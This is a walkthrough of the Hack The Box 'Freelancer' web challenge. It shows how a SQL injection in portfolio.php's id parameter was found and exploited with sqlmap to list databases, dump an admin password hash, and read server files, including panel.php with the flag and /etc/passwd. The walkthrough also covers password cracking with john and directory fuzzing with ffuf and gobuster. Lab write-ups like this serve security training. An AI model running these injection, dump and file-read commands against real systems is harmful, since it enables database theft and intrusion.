

freelancer

1. First thing is to look at the code and see if there is anything. This code is... painfully all in one long line, but if I search for a comment I find <!-- Portfolio 1 -->, <!-- Portfolio 2 -->, <!-- Portfolio 3 -->, <!-- To configure the contact form email address, go to mail/contact_me.php and update the email address in the PHP file on line 19. -->, and <!-- Scroll to Top Button (Only visible on small and extra-small screen sizes) -->. Looks like a lot of comments with pages to look at and that the portfolio is using the URL parameters. These all might be exploit points.
2. As I look at the last one about scrolling I change my screen in Developer Mode to a cell phone and see that it is just a button to take the user back to the top of the page. Not something.
3. The next point to look at is the portfolios. If we look at the page "/portfolio.php?id=1?" we can see that it is just that image that was shown on the home page, a label, and some filler text

4. So because these took me nowhere I now go to "mail/-contact_me.php" to which is a blank page... ?? If I try and send a message on the contact page with



I get back an error box that populates at the bottom that says "Sorry bob, it seems that my mail server is not responding. Please try again later!". This is interesting because it put in the name that I did. However, if I put a script tag in there it simply passes it back to me as text.
5. Now I want to go back and take a bit more time with the portfolio and see if there is some SQL that can be done. If I look at the id again and try a few different inputs I find that anything other than a "'" returns just the image with no text but if I used the "'" then I get the text back. Now I want to try something a little more so I am going to move on to SQLMap to make this quicker.



For SQLmap which gave me 4 databases: performance_schema, mysql, information_schema, and freelancer. Freelance looks like the one we want and it has two tables in it: portfolio and safeadmin.

```
GET /portfolio.php?id=%27 HTTP/1.1
Host: 139.59.162.63:30252
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=h227uim9djtogsun5g56a6nd16
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# sqlmap -u "http://139.59.162.63:30252/portfolio.php?id=1" --cookie="PHPSESSID=h227uim9djtogsun5g56a6nd16"
```

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8398=8398

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(CONCAT('qbjvq','wTkzgXvsuAxRIrXbEQabXTlIiErFzvUJLQEqhbpM'),'qjkkq')-- JNYx
---
[03:19:06] [INFO] testing MySQL
[03:19:06] [INFO] confirming MySQL
[03:19:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0.0 (MariaDB fork)
[03:19:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/139.59.162.63'

[*] ending @ 03:19:06 /2021-06-14/
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# sqlmap -u "http://139.59.162.63:30252/portfolio.php?id=1" --cookie="PHPSESSID=h227uim9djtogsun5g56a6nd16" --dbs
```

```
available databases [4]:
[*] freelancer
[*] information_schema
[*] mysql
[*] performance_schema
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# sqlmap -u "http://139.59.162.63:30252/portfolio.php?id=1" --cookie="PHPSESSID=h227uim9djtogsun5g56a6nd16" -D freelancer --tables
```

```
Database: freelancer
[2 tables]
+-----------+
| portfolio |
| safeadmin |
+-----------+
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# sqlmap -u "http://139.59.162.63:30252/portfolio.php?id=1" --cookie="PHPSESSID=h227uim9djtogsun5g56a6nd16" -D freelancer -T safeadmin --dump
```

```
Database: freelancer
Table: safeadmin
[1 entry]
+----+--------------------------------------------------------------+----------+---------------------+
| id | password                                                     | username | created_at          |
+----+--------------------------------------------------------------+----------+---------------------+
| 1  | $2y$10$s2ZCi/tHICnA97uf4MfbZuhmOZQXdCnrM9VM9LBMHPp68vAXNRf4K | safeadm  | 2019-07-16 20:25:45 |
+----+--------------------------------------------------------------+----------+---------------------+
```

hash ×


```
1  $2y$10$s2ZCi/tHICnA97uf4MfbZuhmOZQXdCnrM9VM9LBMHPp68vAXNRf4K
2
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# john hash -wordlist=/usr/share/wordlists/rockyou.txt
```

going forever

```
# ffuf -u http://139.59.162.63:30252/FUZZ -w /usr/share/wordlists/dirb/big.txt -t 200 -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://139.59.162.63:30252/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htpasswd               [Status: 403, Size: 300, Words: 22, Lines: 12]
.htaccess               [Status: 403, Size: 300, Words: 22, Lines: 12]
administrat             [Status: 301, Size: 329, Words: 20, Lines: 10]
css                     [Status: 301, Size: 321, Words: 20, Lines: 10]
:: Progress: [6372/20469] :: Job [1/1] :: 464 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```

found a admin page



```
POST /administrat/index.php HTTP/1.1
Host: 139.59.162.63:30252
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://139.59.162.63:30252
Connection: close
Referer: http://139.59.162.63:30252/administrat/
Cookie: PHPSESSID=h227uim9djtogsun5g56a6nd16
Upgrade-Insecure-Requests: 1

username=bla&password=bla
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://139.59.162.63:30252/administrat/ -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://139.59.162.63:30252/administrat/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/06/14 03:42:31 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 1213]
/include              (Status: 301) [Size: 337] [--> http://139.59.162.63:30252/administrat/include/]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/panel.php            (Status: 302) [Size: 0] [--> index.php]
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# sqlmap -u "http://139.59.162.63:30252/portfolio.php?id=1" --cookie="PHPSESSID=h227uim9djtogsun5g56a6nd16" --file-read=/var/www/html/administrat/panel.php
```

```
[03:44:25] [INFO] the local file '/root/.local/share/sqlmap/output/139.59.162.63/files/_var_www_html_administrat_panel.php' and the remote file '/var/www/html/administrat/panel.php' have the same size (880 B)
files saved to [1]:
[*] /root/.local/share/sqlmap/output/139.59.162.63/files/_var_www_html_administrat_panel.php (same file)

[03:44:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/139.59.162.63'

[*] ending @ 03:44:25 /2021-06-14/
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# cat /root/.local/share/sqlmap/output/139.59.162.63/files/_var_www_html_administrat_panel.php
<?php
// Initialize the session
session_start();

// Check if the user is logged in, if not then redirect him to login page
if(!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true){
    header("location: index.php");
    exit;
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
  <link rel="icon" href="../favicon.ico" type="image/x-icon">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Hi, <b><?php echo htmlspecialchars($_SESSION["username"]); ?></b>. Welcome to our site.</h1><b><a href="logout.php">Logout</a></b>
<br><br><br>
        <h1>HTB{s4ff_3_1_w33b_fr4__l33nc_3}</h1>
    </div>
</body>
</html>
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# sqlmap -u "http://139.59.162.63:30252/portfolio.php?id=1" --cookie="PHPSESSID=h227uim9djtogsun5g56a6nd16" --file-read=/etc/passwd
```

```
files saved to [1]:
[*] /root/.local/share/sqlmap/output/139.59.162.63/files/_etc_passwd (same file)
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/freelancer]
└─# cat /root/.local/share/sqlmap/output/139.59.162.63/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
```